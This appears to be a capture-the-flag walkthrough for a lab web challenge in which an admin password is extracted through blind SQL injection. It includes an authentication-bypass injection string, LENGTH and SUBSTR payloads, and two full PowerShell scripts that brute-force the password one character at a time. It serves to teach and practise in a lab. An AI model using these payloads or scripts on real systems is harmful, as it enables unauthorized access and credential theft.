Category:

Web Hacking

Name:

Web Hacking Challenge 1

Message:

You can access to http://target1 via Windows attack box.

Capture the flag from this web server.

Typical attack techniques may give you a hint.


Instructions:

1. Target web server provides following web form:

2. You can bypass authentication by entering the SQL injection string such as below:

```
‘ or 1=1 limit 1;#
```

3. If you bypass the authentication, the following message will appear



Congraturations! you have bypassed the authentication.

However, the flag is admin's password.

The password must be CSG_FLAG{*-SQL-*}

* includes multiple alphanumeric characters, but not symbols.

The SQL query you executed:

SELECT * FROM users WHERE username = '' or 1=1 limit 1;#' AND password = '1'

If the above results in only one line, the authentication is successful.

Login Form

Username:

Password:

Login

4. First, let's check the length of the admin password.
   You can bypass authentication by entering the following in the username field

```
' or (SELECT LENGTH(password) FROM users WHERE username = 'admin') > 1
limit 1;#
```

5. You can increase the red number and when the authentication finally fails, it is considered the length of the password.
6. You can manually check it repeatedly by increasing the number by one, but let's automate this process with a script.
   Here is an example PowerShell script:

```
# URL of the target PHP login form
$targetUrl = "http://10.0.10.30/index.php"

# Username to target
$targetUsername = "admin"

# Known part of the SQL injection payload
$injectionPrefix = "' or (select length(password) from users where username
= '$targetUsername') > "
$injectionSuffix = " limit 1;#"
```

```
# Function to check if a given username payload results in a successful login
function Test-UsernamePayload($payload) {
    # Construct the form data manually
    $formData = "username=" + [uri]::EscapeDataString($payload) + "&password=" + [uri]::EscapeDataString("any_password")

    $response = Invoke-WebRequest -Uri $targetUrl -Method POST -Body $formData -ContentType "application/x-www-form-urlencoded" -SessionVariable webSession

    return $response.Content.Contains("Conguraturations! you have bypassed the authentication.")
}

# Function to discover the password length
function Discover-PasswordLength($targetUsername, $injectionPrefix, $injectionSuffix) {
    $length = 1
    while ($length -lt 100) { # Added a reasonable upper limit to avoid infinite loop
        $payload = $injectionPrefix + $length + $injectionSuffix
        if (Test-UsernamePayload -payload $payload) {
            $length++
        } else {
            break
        }
    }
    return $length
}

# Start the password length discovery process
$discoveredLength = Discover-PasswordLength -targetUsername $targetUsername -injectionPrefix $injectionPrefix -injectionSuffix $injectionSuffix
Write-Output "Discovered password length: $discoveredLength"
```

7. This allows us to determine that the length of the password is 29 characters.
8. Next, let's try to guess the password letter by letter.
   From the tips, we know that the first letter of the password is "C".
   Authentication can be bypassed with the following SQL query:

```
' or SUBSTR((SELECT password FROM users WHERE username = 'admin'), 1, 1) = 'C' limit 1;#
```

9. The tips also include the following messages

```
The password must be CSG_FLAG{*-SQL-*}
* includes multiple alphanumeric characters, but not symbols.
```

10. The password is elucidated by brute-force method one character at a time starting after "CSG_FLAG{" (the 10th character) and ending just before the "-" character, which is the first half of the *.
11. And the second half of the * is between immediately after "-SQL-" and "}". This length can be determined by the following formula.
    29 – (9+{length of first *}) -1


12. Let's create a PowerShell script with this logic:

```
# URL of the target PHP login form
$targetUrl = "http://10.0.10.30/index.php"

# Username to target
$targetUsername = "admin"

# Characters to try for the unknown parts of the password
$charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

# Known parts of the password format
$passwordPrefix = "CSG_FLAG{"
$passwordInfix = "-SQL-"
$passwordLength = 29

# Function to check if a given username payload results in a successful login
function Test-UsernamePayload($payload) {
```

```
    # Construct the form data manually
    $formData = "username=" + [uri]::EscapeDataString($payload) + "&password=" + [uri]::EscapeDataString("any_password")

    $response = Invoke-WebRequest -Uri $targetUrl -Method POST -Body $formData -ContentType "application/x-www-form-urlencoded" -SessionVariable webSession

    return $response.Content.Contains("Conguraturations! you have bypassed the authentication.")
}

# Function to find the next character in the password
function Find-NextCharacter($position) {
    foreach ($char in $charset.ToCharArray()) {
        $payload = "' or SUBSTR((SELECT password FROM users WHERE username = '$targetUsername'), $position, 1) = '$char' limit 1;#"
        if (Test-UsernamePayload -payload $payload) {
            return $char
        }
    }
    return $null
}

# Function to discover the front part of the password until we find '-'
function Discover-FrontPart($startPosition) {
    $password = ""
    $position = $startPosition

    while ($true) {
        $nextChar = Find-NextCharacter -position $position
        if ($null -eq $nextChar) {
            # Check if the next character is '-'
            $payload = "' or SUBSTR((SELECT password FROM users WHERE username = '$targetUsername'), $position, 1) = '-' limit 1;#"
            if (Test-UsernamePayload -payload $payload) {
```

```
                    break
                } else {
                    Write-Output "Failed to find character at position $position"
                    break
                }
            }
            $password += $nextChar
            $position++
        }

        return $password
}

# Function to discover the back part of the password
function Discover-BackPart($startPosition, $length) {
        $password = ""
        $endPosition = $startPosition + $length - 1

        for ($i = $startPosition; $i -le $endPosition; $i++) {
            $nextChar = Find-NextCharacter -position $i
            if ($null -eq $nextChar) {
                Write-Output "Failed to find character at position $i"
                break
            }
            $password += $nextChar
        }

        return $password
}

# Start the password discovery process
$startPosition = $passwordPrefix.Length + 1
$frontPart = Discover-FrontPart -startPosition $startPosition

# Adjust the frontPart length by removing the extra '-' if present
```

```
        if ($frontPart.EndsWith('-')) {
            $frontPart = $frontPart.Substring(0, $frontPart.Length - 1)
        }

        # The length of the back part of the password
        $backPartLength = $passwordLength - ($passwordPrefix.Length +
        $frontPart.Length + $passwordInfix.Length + 1)
        $backStartPosition = $passwordPrefix.Length + $frontPart.Length +
        $passwordInfix.Length + 1
        $backPart = Discover-BackPart -startPosition $backStartPosition -length
        $backPartLength

        $discoveredPassword = $passwordPrefix + $frontPart + $passwordInfix +
        $backPart + "}"
Write-Output "Discovered password: $discoveredPassword"
```



References:

Blind SQL injection

https://portswigger.net/web-security/sql-injection/blind